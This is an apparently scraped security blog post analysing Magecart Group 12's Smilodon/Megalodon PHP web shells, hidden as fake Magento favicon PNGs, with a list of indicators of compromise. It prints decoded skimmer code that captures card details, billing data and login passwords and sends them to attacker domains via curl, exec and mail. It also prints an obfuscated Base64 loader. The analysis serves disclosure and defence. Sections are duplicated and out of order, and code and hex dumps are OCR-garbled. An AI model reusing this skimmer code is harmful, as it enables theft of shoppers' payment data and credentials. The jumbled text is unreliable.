
 **Denis @unmaskparasites** · Mar 12

WordPress "Smilodon" malware (decoded) that steals payment details and user credentials. Exfil domains redorn[.]space and predator[.]host. Found in the `_vp_ai_ping_11669596` option in WP database
Thanks [@_jamsec](#)

```
152 -   if ($cc_number) {
153 -       if (strlen($cc_month) == 1)
154 -           $cc_month = '0' . $cc_month;
155 -       if (strlen($cc_year) == 4)
156 -           $cc_year = substr($cc_year, 2, 2);
157 -       $cc_pay = $cc_number . '-' . $cc_month . '/' . $cc_year . '-' . $cc_cid;
158 -       if (isset($_COOKIE['_wdata']))
159 -           $cc_pay .= '-' . base64_decode($_COOKIE['_wdata']);
160 -       $cc_pay_encoded = base64_encode(str_replace('http', $_SERVER['HTTP_HOST'] . " [" . $_SERVER['SERVER_ADDR'] . "]*"));
161 -       $cc_pay_encoded = str_replace('+', '%2b', $cc_pay_encoded);
162 -
163 -       $sct = 0;
164 -       if (function_exists('curl_init')) {
165 -           $sct = smilodon_backup_query('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded, false);
166 -           $sct = trim($sct);
167 -       }
168 -       if ($sct != '1') {
169 -           $sct = @file_get_contents('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
170 -           $sct = trim($sct);
171 -       }
172 -       if (($sct != '1') && (function_exists('exec'))) {
173 -           @exec("curl --insecure https://redorn.space/SMILODON/index.php?view=" . $cc_pay_encoded);
174 -       }
175 -       @mail('yatzyvital@yandex.ru', 'bb' . $_SERVER['HTTP_HOST'], $cc_pay);
176 -   }
177 - }
178 -
179 -
180 -
181 - }
182 -
183 - if (defined('SMILODON_U' . CRC_SMILODON_SHORT)) {
184 -     define('SMILODON_U' . CRC_SMILODON_SHORT, 1);
185 -     $get_url = 'https://predator.host/SMILODON/index.php?view=';
186 -     if (isset($_POST['log']) && (isset($_POST['pwd']))) {
187 -         $stoken = base64_encode($_POST['log'] . '-' . $_POST['pwd']);
188 -         setcookie('_wp_token', $stoken, time() + 36000, '/');
189 -         $_COOKIE['_wp_token'] = $stoken;
190 -     }
191 -
192 -     if (isset($_COOKIE['_wp_token']) && (isset($_COOKIE['_jw']))) {
193 -         setcookie('_jw', 1, time() + 36000, '/');
194 -     }
195 - }
```

3 10 21

A similar PHP file (Mage.php) was [reported](#) by SanSec as well:



That same path/filename was previously [mentioned](#) by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a refresh button. Below this, a summary bar displays: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). The main content area is divided into 'RESOLUTIONS' and 'TAGS'. The 'RESOLUTIONS' table lists several domains with their first and last seen dates:

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
googletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34

83[.]166[.]246[.]81

83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru

This blog post was authored by Jérôme Segura

Web skimming continues to be a real and impactful threat to online merchants and shoppers. The threat actors in this space greatly range in sophistication from amateurs all the way to [nation state groups like Lazarus](#).

In terms of security, many e-commerce shops remain vulnerable because they have not upgraded their content management software (CMS) in years. The campaign we are looking at today is about a number of Magento 1 websites that have been compromised by a very active skimmer group.

We believe that Magecart Group 12, identified as being behind the Magento 1 hacking spree last fall, continues to distribute new malware that was observed by security researchers recently. These web shells known as Smilodon or Megalodon are used to dynamically load JavaScript skimming code via server-side requests into online stores. This technique is interesting as most client-side security tools will not be able to detect or block the skimmer.

Web shell hidden as favicon

While performing a crawl of Magento 1 websites, we detected a new piece of malware disguised as a favicon. The file named Magento.png attempts to pass itself as 'image/png' but does not have the proper PNG format for a valid image file.

Host	URL	Body	Content-Type	SHA-256
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_8.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_12.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_11.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_9.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_6.png	5,245	image/png	97882feabbea5a59df25...


```

74 65 73 0D 0A 0D 0A 38 39 20 35 30 20 34 45 20 34 65 89 50 4E 47
20 30 44 20 30 41 20 31 41 20 30 41 0D 0A 49 44 2C 0D 0A 1A 0A..ID,N
61 6D 65 2C 45 6D 61 69 6C 2C 47 72 6F 75 70 2C 54 65 ame,Email,Group,Te
6C 65 70 68 6F 6E 65 2C 5A 49 50 2C 43 6F 75 6E 74 72 lephone,ZIP,Countr
79 2C 53 74 61 74 65 2F 50 72 6F 76 69 6E 63 65 2C 22 y,State/Province,"
43 75 73 74 6F 6D 65 72 20 53 69 6E 63 65 22 0D 0A 3D Customer Since"==
3D 3D 3E 57 4F 52 44 3C 3D 3D 3D 0D 0A 3C 3F 70 68 70 ==>WORD<===..<?php
0D 0A 0D 0A 24 66 6C 20 3D 20 5F 5F 46 49 4C 45 5F 5F ....$fl = __FILE__
3B 0D 0A 69 66 20 28 66 69 6C 65 5F 65 78 69 73 74 73 ;..if (file_exists
28 24 66 6C 29 29 0D 0A 20 20 20 20 40 75 6E 6C 69 6E ($fl)).. @unlin
    
```

The way it is injected in compromised sites is by replacing the legitimate shortcut icon tags with a path to the fake PNG file. Unlike previous incidents where a [fake favicon image](#) was used to hide malicious JavaScript code, this turned out to be a PHP web shell. However, in its current implementation this PHP script won't be loaded properly.

```
Line wrap 
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5     <title>One-stop shop for Powerful and Smart Magento® Extensions, Themes</title>
6     <meta name="description" content=" is providing the best magento solutions for yo
7     <meta name="keywords" content="Extensions for Magento, themes for magento, modules for magento, e
8     <meta name="robots" content="INDEX,FOLLOW" />
9     <meta name="google-site-verification" content="w6jv5YL1JSXeVlurWM9NmJnNtV
10    <meta content="width=device-width, initial-scale=1.0" name="viewport">
11    <link rel="icon" href="https://v
12    <link rel="shortcut icon" href="https://v

Code injection

view-source:https://www.magesc x view-source:https://www.magesc x +
view-source:https:// /media/favicon/default/Magento_3.png

Line wrap 
1 89 50 4E 47 0D 0A 1A 0A
2 ID,Name,Email,Group,Telephone,ZIP,Country,State/Province,"Customer Since"
3 ===>WORD<===
4 <?php
5
6 $fl = __FILE__;
7 if (file_exists($fl))
8     @unlink($fl);
9
10 $AJegUupT="==w09pQD7ICIkVGbIF2cpRGIzLGI0dmZgYCIxmc1N2WjVgElBiJg4WZw92aj92cmBiJgwmc1NGIiAyboNWZgF
ZgACIgoQD7BSK0FGZkgCImlmcNoQD9pQD7kyZhxmkZgyaulGbuVHQgACIgoQD7BSKpcWysZGJoMHdzlGel9VZsImZoAiZppQL
Q1TPJ1XU5URNV1QPR0JbJVRWJVRT9FJg0DInFGbmrICNoQD9pQD9BCIgaICNsTK0FGZkgSbpJHdg0DI0FGZkACIgaICAKe
I9ACdhRGJgACIgaICNsHIpQXYkRSIoAiZpBCIgaICNoQD9BCIgaICN0HIgACIgaICgoQD7kCdhRGJ0oWayRHIA9ACdhRGJ
t2YvNnZFRXZnBSPgQXYkRCIgaICgACIgaICNsHIpkiIuVgcvT2YvNnZigyc0NXa4V2Xu9Wa0Nmb1ZGkgYwagACIgaICgF
IgaICNsTK0FGZkgSbpJHdg0DI0FGZkACIgaICgACIK0wOpwmc1RCKzRnblRnbvN2X0V2ZfVgBpZGQg0DI0FGZkACIgaICg
RCKtlmc0BSPgQXYkRCIgaICIK0wOpU0UMFkRgwCbyVHJ0EGbslmeFxmC1N2XyVgC1NHI9ACdhRGJgACIgoQD7BSKpICdp5waf>
CNsTZzxwYmBSPgQXYkRCIgaICNoQD7ICd4RnLiAilgQmbyRCIuAiIvICIuACVT9ESft0QBJEI9ACbyVHJk0wOpATNgwSMoQmbhJ3>
U2csFmZg8DIncI90DI0FGZkgCIuJX0VmcgACIgoQD7U2csFmZg4mc1RXZyBCIgaICgACIK0QZzxWZg0HIgACIK0wOpYgJ0L
JoQwYlJnZg0jLgQXYkRCIgaICgACIgaICgAiCnKSKmRCKm9WZmBUIoASZslGa3BCIgaICgACIK0w0iICI9ACdhRGJgACIgaIC
0DImRCKlNmc192clJ3Xz1GKgYWalNHb1BSfgACIgoQD7kibpRCKjVgEl9FbsVGazBSPgQXYkRCIgaICgACIgoQD7BSKpcyYlF
KgYWalNHb1BSfgACIgoQD7kCKuFWZsN2X0V2ZfJ2bg0DI0FGZkACIgaICgACIK0wOp4WakgSb1R3c5NHQgACIgaICgAiCnTK
VGdz13cngyc0NXa4V2Xu9Wa0Nmb1ZGkgYWalNHb1BSfgACIgoQD7kCKuFWZsN2X0V2ZfJ2bg0DI0FGZkACIgaICgACIK0wOp4
K0JXY0N3X19GIgaICgACIgoQD7BSKpcSdyhGdzNXywdCKzR3cphXZf52bpR3YuVnZoAiZpV2csVGI9BCIgaICNsTK0FGZkACL
oQD7kCdhRGJgwiBpRCKjVgElBEIgaICgACIgoQD7BSKpcyYlHxZngyc0NXa4V2Xu9Wa0Nmb1ZGkgYwagACIgoQD7cyJg0DI0F
cg42bpR3YuVnZK0cGN0nCN0HIgACIK0w0lNHbhZGIuJX0VmcgACIgaICgAiCnQD9BCIgaICgACIK0w05R2biRCIuJXd0Vmc
91cvBHJgWCdhRGJ0IHdzJWdzhSbpJHdg0DI5R2biRCIgaICgACIgaICgAiCnSHIpkHZvJ2Xz9GckgCIm1GIgaICgACIgoQD7k
PghZvJ2Xz9GckACIgaICgACIK0wOpAnZkgS2z9GbjZGIgaICgACIgoQDK0QfGACIgaICgAiCnTK4ITMgwCmRCKzRXZnZGI
```

Web shells are a very popular type of malware encountered on websites that allow an attacker to maintain remote access and administration. They are typically uploaded onto a web server after exploitation of a vulnerability (i.e. SQL injection).

To better understand what this webshell is meant to do, we can decode the reverse Base64 encoded blurb. We see that it retrieves data from an external host at zolo[.]pw.

Input 1 length: 4444 lines: 1

```

==wO9pQD7ICIkVgBiF2cpRGIZlGI0dmZgYCIDxmc1N2WjVgElBiJg4WZw92aj92cmBiJgwmc1NGIiAyboNWZgA
CIgoQD7B5ZzxlWZg0nCNsTK0FGZkgCbhZYzACI... Reverse Base64 ...
gACIgoQD7B5KpCWysZGJoMHdzlGe19VZ...
URNV1QPR0JbJVrWJVrT9FJg0dInFGbmRiCNoQD9pQD9BCiGaiCnS TK0FGZkgSbpJHd0DI0FGZkACiGACiGACI
K0w0pICbyVHJgwmc1NmIoMWZ4V2XyVgC1NHI9ACdhRGJgACiGACiGaiCnSHiPQXYkRSIoAiZpBCiGaiCNoQD9B

```

Output start: 3210 time: 22ms end: 3210 length: 3331 length: 0 lines: 122

```

define("BACK_HOST", "http://zolo.pw/m1_2021_force");
function super_curl_zilla($url, $post) {
    $options = array(

```

Not secure | zolo.pw/m1_2021_force/2.txt

```

$beda_code = "REQUEST_METHOD"
base64_decode("#onepage | checkout | onestep | firecheckout | onestepcheckout#"
ICdBRERSJywgJ2dlfG "REQUEST_URI"
dDonLcAnX0MnLcAnblw "#cart#"
LiAnRcc7CiAgICAKy2h "adminhtml"
WziYXSAuICdrb3UnIC4 "https://pathc.space/space/widget.txt"
Ml07CiAgICAKb3h5cmF "HTTP_CLIENT_IP"
SUV0JyAuICRwb2tlanV "HTTP_X_FORWAR<?php
ZWp1WzI0XSAuICdjZW "REMOTE_ADDR"
LiAnZXI6JzsKICAgICF "pxcelPage_c0:if (!defined("MEGALODON_HEAD")) {
CiAgICAKYWNpc2hvYyA "HTTP_HOST"
bNF0gLiAnLtknIC4gJ "discount:"
AkX1NFULZFULskYWNp "order:"
SAkX1NFULZFULskdWR "price:"
bXV6eWysICRjb3B1cX "merchant:"
hem1jaCwgJF9TRVJWR "address:"
AgICAKZXNoZXpvbCA9 "SERVER_ADDR"
CAGICAGICAGICAGICAG "GET"
VkVSSUZZSE9TVcwgZm "base64_decode
sICiKeHVxeXN5ZGEgJ "strrev"
VzaGV6b2w0wogICAgI "#^[A-Za-z0-9-
TsKICAGICAGICAGICAg 127.0.0.1"

define("TREX_CODE",
trim('$NzQBgIsvRe="\164\160\1x65";
vRe="\x73\x73";$NzQBgIsvRe="\14
iUB_jr($e8X5ar_);$OIwYNn_xer=$riU
k5wY5BUb1x2bsV2YngCbpFwbABCiGACIC
hVwefN2Ykgic0NnY1NHI9AichVwefN2Yk
90QOV0XUB1TMJVVD8CIGACiGACiGACiG
iAuICRfU0VSVkVSwyIVFRQX0hPU1QnXT
TE9ET05fSEVBRCIPkSB7DQoNCiAgICBkZ
1QgACiGACiGACiGACiGACiGACiGACiGAC
9DT09LSUVbJ3d0ZiddKSkGjiYgKG1kNSg
gACiGACiGACiGACiGACiGACiGACiGACiG
gICAgZm9yZWJjaCAoJF9QT1NUWydwYXlt
CAGICAgQ1VSTE9QVF9FTkNPRElORyA9Pi
M1YUJ1T1V3VUx1N3UkUcRiAQK0KTCAC

```

Further looking into the *m1_2021_force* directory reveals additional code very specific to credit card skimming.

```
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . '|' . $_POST['billing']['lastname'] . '|' . $_POST['billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['region'] . '|' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] . '|' . $_POST['billing']['telephone'] . '|' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/*.cc_num.*/" => 1,
        "/*.control_settings.*/" => 1,
        "/*.cc_exp_m.*/" => 2,
        "/*.exp_month.*/" => 2,
        "/*.expirationMonth.*/" => 2,
        "/*.msn_set.*/" => 2,
        "/*.cc_exp_y.*/" => 3,
        "/*.exp_year.*/" => 3,
        "/*.expirationYear.*/" => 3,
        "/*.yellow_set.*/" => 3,
        "/*.savage_set.*/" => 4,
        "/*.cc_cid.*/" => 4);
};
```

```
if (isset($cc_number)) {
    if (strlen($cc_month) == 1)
        $cc_month = '0' . $cc_month;
    if (strlen($cc_year) == 4)
        $cc_year = substr($cc_year, 2, 2);
    $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
    if (isset($_COOKIE['_mdata']))
        $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
    $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . $_SERVER['SERVER_ADDR'] . ")*");
    $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

    $cnt = 0;
    if (function_exists("curl_init")) {
        $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded, false);
        $cnt = trim($cnt);
    }
    if ($cnt != '1') {
        $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded);
        $cnt = trim($cnt);
    }


    if (($cnt != '1') && (function_exists("exec"))) {
        @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded);
    }

    @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
}
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username']) && (isset($_POST['login']['password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
};
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites ([Smilodon malware](#)) which also steals user credentials:


 **Denis @unmaskparasites** · Mar 12

WordPress "Smilodon" malware (decoded) that steals payment details and user credentials. Exfil domains redorn[.]space and predator[.]host. Found in the `_vp_ai_ping_11669596` option in WP database
Thanks [@_jamsec](#)

```
152 - if ($cc_number) {
153   if (strlen($cc_month) == 1)
154     $cc_month = '0' . $cc_month;
155   if (strlen($cc_year) == 4)
156     $cc_year = substr($cc_year, 2, 2);
157   $cc_pay = $cc_number . '-' . $cc_month . '/' . $cc_year . '-' . $cc_cid;
158   if (isset($_COOKIE['_wdata']))
159     $cc_pay .= '-' . base64_decode($_COOKIE['_wdata']);
160   $cc_pay_encoded = base64_encode(str_replace('http', $_SERVER['HTTP_HOST'] . " [" . $_SERVER['SERVER_ADDR'] . "]*"));
161   $cc_pay_encoded = str_replace('+', '%2b', $cc_pay_encoded);
162
163   $cnt = 0;
164   if (function_exists('curl_init')) {
165     $cnt = smilodon_backup_query('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded, false);
166     $cnt = trim($cnt);
167   }
168   if ($cnt != '1') {
169     $cnt = @file_get_contents('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
170     $cnt = trim($cnt);
171   }
172   if (($cnt != '1') && (function_exists('exec'))) {
173     @exec("curl --insecure https://redorn.space/SMILODON/index.php?view=" . $cc_pay_encoded);
174   }
175   @mail('yatzyvital@yandex.ru', 'bb' . $_SERVER['HTTP_HOST'], $cc_pay);
176 }
177
178
179
180
181
182 - if (defined('SMILODON_U', CRC_SMILODON_SHORT)) {
183   define('SMILODON_U', CRC_SMILODON_SHORT, 1);
184   $get_url = 'https://predator.host/SMILODON/index.php?view=';
185
186   if (isset($_POST['log']) && (isset($_POST['pwd']))) {
187     $stoken = base64_encode($_POST['log'] . '-' . $_POST['pwd']);
188     setcookie('_wp_token', $stoken, time() + 36000, '/');
189     $_COOKIE['_wp_token'] = $stoken;
190   }
191
192   if (isset($_COOKIE['_wp_token']) && (isset($_COOKIE['_jw']))) {
193     setcookie('_jw', 1, time() + 36000, '/');
194   }
195 }
```

3 10 21

A similar PHP file (Mage.php) was [reported](#) by SanSec as well:



That same path/filename was previously [mentioned](#) by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a refresh button. Below this, a summary bar displays: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). The main content area is divided into 'RESOLUTIONS' and 'TAGS'. The 'RESOLUTIONS' table lists several domains with their first and last seen dates. The entry for 'zolo.pw' is highlighted with a red box.

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

